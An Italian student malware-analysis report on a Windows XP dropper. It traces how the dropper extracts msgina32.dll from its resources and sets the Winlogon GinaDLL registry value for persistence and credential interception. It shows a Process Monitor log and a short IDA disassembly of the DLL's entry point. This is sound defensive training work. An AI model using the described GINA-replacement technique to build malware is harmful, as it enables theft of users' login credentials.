
Il malware in questa sezione di codice implementa le seguenti funzionalità:

- Ricerca e caricamento di una risorsa (FindResourceA, LoadResource, LockResource, SizeofResource).
- Copia della risorsa in una nuova area di memoria allocata dinamicamente (VirtualAlloc).
- Scrittura della risorsa sul disco (\_fopen, \_fwrite, \_fclose).
- Liberazione della memoria allocata per la risorsa (FreeResource).

Come si nota nelle diverse sezioni di questa parte di codice, vengono utilizzate le funzioni tipiche per un dropper, ovvero un tipo di malware che contiene al suo interno un altro malware. Nel momento in cui viene eseguito, il dropper procede ad estrarre il malware che contiene e salvarlo su disco. Solitamente il malware si trova nella sezione "risorse" identificata con .rss/.rsc dell'eseguibile.




- la possibilità di identificare questa funzionalità utilizzando solo l'analisi statica basica ed eventualmente indicare anche le evidenze a supporto della risposta.



Anche nella precedente fase di analisi statica basica tramite CFF Explorer abbiamo avuto evidenze di queste funzionalità utilizzate dal malware durante l'analisi delle funzioni presenti nella libreria Kernel32.dll


Per effettuare l'analisi delle stringhe è possibile utilizzare il programma **"BinText"**, un software leggero utile per esaminare, analizzare ed estrarre testo e altre informazioni da file binari, come i file eseguibili .exe. Successivamente andrà ad estrapolare le stringhe del malware in modo da poter effettivamente analizzarlo nel dettaglio.

Nello screen seguente è possibile vedere il programma in esecuzione:



Il programma ci riporta le funzioni utili per il malware per individuare le risorse all'interno dell'eseguibile.

- disegnare un diagramma di flusso che comprende le 3 funzioni analizzate fino ad ora



Lo schema rappresenta il funzionamento a basso livello della parte di codice analizzata fino ad ora; si può notare partendo dalla funzione “Main” seguono due blocchi di funzioni:

- quello all’indirizzo **401080** che comprende le funzioni di manipolazione risorse malware che portano poi alla **creazione della dll infetta**
- quello all’indirizzo **401000** che invece comprende le funzioni di manipolazione del registro che portano poi alla ottenimento della **persistenza**.

Entrambi i blocchi di funzioni effettuano poi un **return** alla funzione main per concludere la funzione, dopodiché è proprio la main che fa un return 0 per terminare il programma.

Il terzo giorno prevede invece di effettuare l'analisi dinamica del malware in quanto ci viene richiesto di preparare un ambiente di test protetto e di eseguire il file per studiare ed analizzare più da vicino il suo comportamento.

- **Preparare l'ambiente ed i tool per l'esecuzione dei Malware prima di eseguire il Malware**

Per preparare il setup del laboratorio virtuale, verrà:

- importata la connessione di rete su rete interna
- rimossa la cartella di condivisione
- rimossa l'hub usb


in modo da tagliare tutti i possibili collegamenti del malware verso l'esterno.

- **Cosa notate all'interno della cartella dove è stato situato l'eseguibile del Malware? Spiegate cosa è avvenuto, unendo le evidenze che avete raccolto finora per rispondere alla domanda**

Dopodiché passiamo all'esecuzione del file.

La prima cosa che si nota dopo averlo eseguito è che viene **creato un file** all'interno della cartella in cui si trova l'eseguibile, chiamato **msgina32.dll**

Questo è dovuto al fatto che il malware, essendo di tipo **dropper**, ha estratto dal suo interno il file .dll




.dll → Dynamic link library


Questi file contengono codice, dati e risorse che vengono richiamati dinamicamente da diverse applicazioni o processi senza doverli includere direttamente nel codice di ogni programma.



Si procede con un'analisi dei processi tramite il tool **Process Monitor**. Per ottimizzare la vista all'interno del programma è possibile utilizzare dei filtri come process name inserendo il nome dell'eseguibile; è inoltre possibile selezionare solo gli eventi riguardanti il registro.




- **Quale chiave viene creata? Quale valore viene associato alla chiave di registro creata?**



Tra tutte le operazioni effettuate cerchiamo la chiamata a **RegCreateKey** che punta a creare la chiave Winlogon e con la chiamata a **RegSetValue** che modifica il **valore** di **GinaDLL**.

- Quale chiamata di sistema ha modificato il contenuto della cartella dove è presente l'eseguibile del Malware?

Nella visualizzazione delle sole attività riguardanti il file system è possibile individuare quale chiamata di sistema ha modificato il contenuto della cartella dove è presente il file del malware.



Process Name	PID	Operation	Path	Result
Malware_Build_...	1672	QueryNameInfo...	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\Malware_Build_W...	SUCCESS
Malware_Build_...	1672	QueryNameInfo...	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\Malware_Build_W...	SUCCESS
Malware_Build_...	1672	CreateFile	C:\WINDOWS\Prefetch\MALWARE_BUILD_WEEK_U3.EXE-08D131EF.pf	NAME N...
Malware_Build_...	1672	CreateFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3	SUCCESS
Malware_Build_...	1672	FileSystemControl	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3	SUCCESS
Malware_Build_...	1672	QueryOpen	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\Malware_Build_W...	NAME N...
Malware_Build_...	1672	ReadFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\Malware_Build_W...	SUCCESS
Malware_Build_...	1672	ReadFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\Malware_Build_W...	SUCCESS
Malware_Build_...	1672	ReadFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\Malware_Build_W...	SUCCESS
Malware_Build_...	1672	CreateFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\msgina32.dll	SUCCESS
Malware_Build_...	1672	CreateFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3	SUCCESS
Malware_Build_...	1672	CloseFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3	SUCCESS
Malware_Build_...	1672	IRP_MJ_CLOSE	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3	SUCCESS
Malware_Build_...	1672	WriteFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\msgina32.dll	SUCCESS
Malware_Build_...	1672	WriteFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\msgina32.dll	FAST IO
Malware_Build_...	1672	WriteFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\msgina32.dll	SUCCESS
Malware_Build_...	1672	CloseFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\msgina32.dll	SUCCESS
Malware_Build_...	1672	IRP_MJ_CLOSE	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3\msgina32.dll	SUCCESS
Malware_Build_...	1672	SetEndOfFileInf...	C:\WINDOWS\system32\config\software.LOG	SUCCESS
Malware_Build_...	1672	SetEndOfFileInf...	C:\WINDOWS\system32\config\software.LOG	SUCCESS
Malware_Build_...	1672	SetEndOfFileInf...	C:\WINDOWS\system32\config\software.LOG	SUCCESS
Malware_Build_...	1672	SetEndOfFileInf...	C:\WINDOWS\system32\config\software.LOG	SUCCESS
Malware_Build_...	1672	CloseFile	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3	SUCCESS
Malware_Build_...	1672	IRP_MJ_CLOSE	C:\Documents and Settings\Epicode_user\Desktop\Malanalysys\Build_Week_Unit_3	SUCCESS

La funzione utilizzata per modificare il contenuto della cartella è: **CreateFile** per la creazione del file msgina32.dll.

- Unire tutte le informazioni che si sono ottenute dall'analisi statica e dinamica per delineare il comportamento del malware.

Dopo aver terminato sia l'analisi statica che dinamica è possibile trarre delle conclusioni basate su tutto quanto raccolto fino ad ora:

Il malware fa una prima chiamata alla **subroutine 00401080**; al suo interno vediamo il susseguirsi di chiamate a funzioni tipiche di un malware dropper appartenenti alla libreria Kernel32.dll che servono ad individuare - solitamente nella sezione .rsrc - il file malevolo presente al suo interno e caricarlo poi sulla macchina.

Successivamente si ritorna alla funzione main, dove viene fatta una seconda chiamata alla **subroutine 00401000** dove viene utilizzata prima la funzione **RegCreateKey** del registro Advapi32.dll, locata all'indirizzo di memoria 00401020 per creare la subkey Winlogon all'interno del registro HKLM ovvero il registro Local Machine che di conseguenza renderà tale chiave valida per tutti gli utenti presenti sulla macchina. Dopo aver creato la subkey utilizza la funzione **RegSetValue** anch'essa del registro Advapi32.dll per modificarne il valore con "**GinaDLL**" che viene pushato sullo stack tramite il parametro ValueName.

GINA ovvero Graphical Identification & Authentication è un componente lecito di Windows che permette l'autenticazione degli utenti tramite interfaccia grafica - permette agli utenti di inserire username e password nel classico riquadro Windows.

- **Cosa può succedere se il file .dll lecito viene sostituito con un file .dll malevolo, che intercetta i dati inseriti?**

Se il file "GINA32.dll" su un sistema operativo Windows XP viene sostituito con un file malevolo, possono verificarsi gravi problemi di sicurezza e stabilità del sistema in quanto essa gestisce il processo di autenticazione.

Di conseguenza sostituire il file "GINA32.dll" con una versione malevola potrebbe consentire ad un attaccante di effettuare:

a) **Furto delle credenziali:** il file malevolo potrebbe **registrare** le informazioni di accesso dell'utente, inclusi nomi utente e password, e **inviarle** a un server controllato dall'attaccante.


b) **Privilege Escalation:** il file malevolo potrebbe sfruttare vulnerabilità del sistema per ottenere privilegi amministrativi e assumere il controllo completo del sistema.

c) **Installazione di malware:** dopo aver ottenuto privilegi amministrativi potrebbe essere utilizzato per installare altri malware sul computer, espandendo ulteriormente l'infezione e il danno.

d) **Interferenza con l'autenticazione:** il file malevolo potrebbe impedire agli utenti legittimi di accedere al sistema, presentando schermate di accesso false o bloccando il processo di autenticazione.

Per comprendere meglio il funzionamento del virus decidiamo di effettuare un'analisi anche del file msgina.dll creato dal malware così da poter effettuare un confronto con la versione originale e vedere quali modifiche vengono apportate.

Effettuando l'analisi del file tramite **IDA** a partire dalla funzione **DllEntryPoint**, ovvero dove inizia l'esecuzione del programma, vediamo che al suo interno vengono fatte delle chiamate alle funzioni **\_CRT\_INIT** e **DLLMain**.




```
.text:10001050 lpvReserved = dword ptr 0Ch
.text:10001050
.text:10001050 mov     eax, [esp+fdwReason]
.text:10001054 sub     esp, 200h
.text:1000105A cmp     eax, 1
.text:1000105D jnz     short loc_100010B7
.text:1000105F push    esi
.text:10001060 mov     esi, [esp+20Ch+hLibModule]
.text:10001067 push    esi ; hLibModule
.text:10001068 call    ds:DisableThreadLibraryCalls
.text:1000106E lea     eax, [esp+20Ch+LibFileName]
.text:10001072 push    104h ; uSize
.text:10001077 push    eax ; lpBuffer
.text:10001078 mov     dword 100033F0, esi
.text:1000107E call    ds:GetSystemDirectoryW
.text:10001084 lea     ecx, [esp+20Ch+LibFileName]
.text:10001088 push    offset String2 ; "\\MSGina"
.text:1000108D push    ecx ; lpString1
.text:1000108E call    ds:lstrcatW
.text:10001094 lea     edx, [esp+20Ch+LibFileName]
.text:10001098 push    edx ; lpLibFileName
.text:10001099 call    ds:LoadLibraryW
.text:1000109F xor     ecx, ecx
.text:100010A1 mov     hModule, eax
.text:100010A6 test    eax, eax
.text:100010A8 setnz   cl
.text:100010AB mov     eax, ecx
```

